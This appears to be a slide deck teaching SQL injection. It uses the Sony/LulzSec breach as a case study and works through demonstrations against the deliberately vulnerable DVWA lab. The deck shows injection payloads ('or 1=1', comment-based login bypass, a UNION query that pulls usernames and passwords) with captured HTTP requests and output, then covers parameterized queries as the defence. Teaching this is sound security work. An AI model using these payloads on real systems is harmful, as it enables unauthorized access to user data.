SQL Injection(SQLi)

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I'm going to cover...

- What SQL injection is?
- How to do it?
- What can we do?
- How to prevent it?
- Why is it interesting?
- 2 open questions

What if ...

- There's a hacking tool which is
 - Looking cool but hard to use
 - Looking not that cool, but powerful and easy to use

What is it?


SQL Injection!

 Allows an attacker to view data that it is not normally able to retrieve

- If you can answer those 3 questions, you are ready to go
 - Do you know what database is?
 - Do you know what SQL is?
 - Do you know several HTML form tags and GET & POST method?

OWASP Top 10 - 2021

- The Open Web Application Security Project® (OWASP)
- A nonprofit foundation that works to improve the security of software
- The OWASP Top 10 is a standard awareness document for developers and web application security.



Case study – Pool Sony...

- One million user information was hacked in 2011
 - SQL Injection method used
- LulzSec(A group of black hat hackers) said,

Our goal here is not to come across as master hackers, hence what

we're about to reveal: SonyPictures.com was owned by a very simple SQL injection, one of the most primitive and common vulnerabilities, as we should all know by now. From a single injection, we accessed EVERYTHING. Why do you put such faith in a company that allows itself to become open to these simple attacks?


How to do it?

- Damn Vulnerable Web App (DVWA)
 - A Web application that is vulnerable
- Helps web developers better understand the processes of securing web applications
- Let's see how to do it using DVWA

Imagine that ...

```
<?php
$query = "SELECT * FROM users WHERE username = '" . $_POST['username'] . "'";
$query .= " AND password = '" . $_POST['password'] . "'";
?>
```


- SELECT * FROM users WHERE username='bcgwak' AND password='12345'
- SELECT * FROM users WHERE username='bcgwak' -- AND password='12345'




```
SELECT first_name, last_name
FROM users
WHERE user_id = '1' or '1' = '1';
```

Vulnerability: SQL Injection

```
User ID: 1' or '1' = '1
                              Submit
ID: 1' or '1' = '1
First name: admin
Surname: admin
ID: 1' or '1' = '1
First name: Gordon
Surname: Brown
ID: 1' or '1' = '1
First name: Hack
Surname: Me
ID: 1' or '1' = '1
First name: Pablo
Surname: Picasso
Surname: Smith
```






```
POST /dvwa/vulnerabilities/sqli/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/dvwa/vulnerabilities/sqli/
Content-Type: application/x-www-form-urlencoded
Content-Length: 18
Cookie: security=medium; PHPSESSID=4m0gn6cvb3npk03dpqsppusdh1
Connection: close
Upgrade-Insecure-Requests: 1
id=1 or 1=1&Submit=Submit
```

Vulnerability: SQL Injection

User ID: Submit ID: 1 or 1=1 First name: admin Surname: admin ID: 1 or 1=1 First name: Gordon Surname: Brown ID: 1 or 1=1 First name: Hack Surname: Me ID: 1 or 1=1 First name: Pablo Surname: Picasso ID: 1 or 1=1 First name: Bob Surname: Smith

Attack #2-1



\$query = "SELECT first_name, last_name FROM users WHERE user_id = \$id;";

mysql_real_escape_string() calls MySQL's library function mysql_real_escape_string, which prepends backslashes to the following characters: $\x00$, \n , \r , $\$, " and $\x1a$.

Attack #2-1

POST http://192.168.189.246/vulnerabilities/sqli/ HTTP/1.1

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0

Accept: text/html,application/xhtml+xml,application/xml

Accept-Language: en-US,en;q=0.5

Referer: http://192.168.189.246/vulnerabilities/sqli/

Cookie: PHPSESSID=ndnl8peb1lrk880lcrpp0iras1; security=

Connection: keep-alive

Content-Type: application/x-www-form-urlencoded

Content-Length: 30

Host: 192.168.189.246

id=1+OR+1%3D1%23&Submit=Submit

DEC	ост	HEX	BIN	Symbol
35	043	23	00100011	#
61	075	3D	00111101	=

Vulnerability: SQL Injection

User ID: 1 ▼ Submit TD: 1 OR 1=1# First name: admin Surname: admin ID: 1 OR 1=1# First name: Gordon Surname: Brown ID: 1 OR 1=1# First name: Hack Surname: Me ID: 1 OR 1=1# First name: Pablo Surname: Picasso ID: 1 OR 1=1# First name: Bob Surname: Smith

What can we do?

Subverting application logic

```
SELECT * FROM users WHERE username = 'wiener' AND password = 'bluecheese'

SELECT * FROM users WHERE username = 'administrator'--' AND password = ''
```

Retrieving hidden data

```
SELECT * FROM products WHERE category = 'Gifts' AND released = 1

SELECT * FROM products WHERE category = 'Gifts'--' AND released = 1
```

Retrieve interesting data with UNION attack

```
' UNION SELECT username, password FROM users--
```

How to prevent it #1

Parameterized query

- Before
 - String query = "SELECT * FROM products WHERE category = '"+ input + "'";
- After
 - PreparedStatement statement =
 connection.prepareStatement("SELECT * FROM products WHERE
 category = ?");
 statement.setString(1, input);

How to prevent it #2

Make sure unvalidated user input doesn't end up in the query

Why is it interesting?

- Cost effectiveness
 - Easy to understand
 - Easy to exploit(A bit hard to find)
 - Impact could be huge

Lastly, poses 2 open questions

Is it also possible in NO-SQL system?

Is it possible to prevent SQL Injection thoroughly?

References

- https://cheatsheetseries.owasp.org/cheatsheets/SQL Injection Prevention Cheat Sheet.html
- https://portswigger.net/web-security/sql-injection
- https://www.theatlantic.com/technology/archive/2011/09/lulzse cs-sony-hack-really-was-simple-it-claimed/335527/
- https://paalsh.com/index.php/2021/03/11/using-sql-injectionhow-lulzsec-hacked-sony-music-in-2011/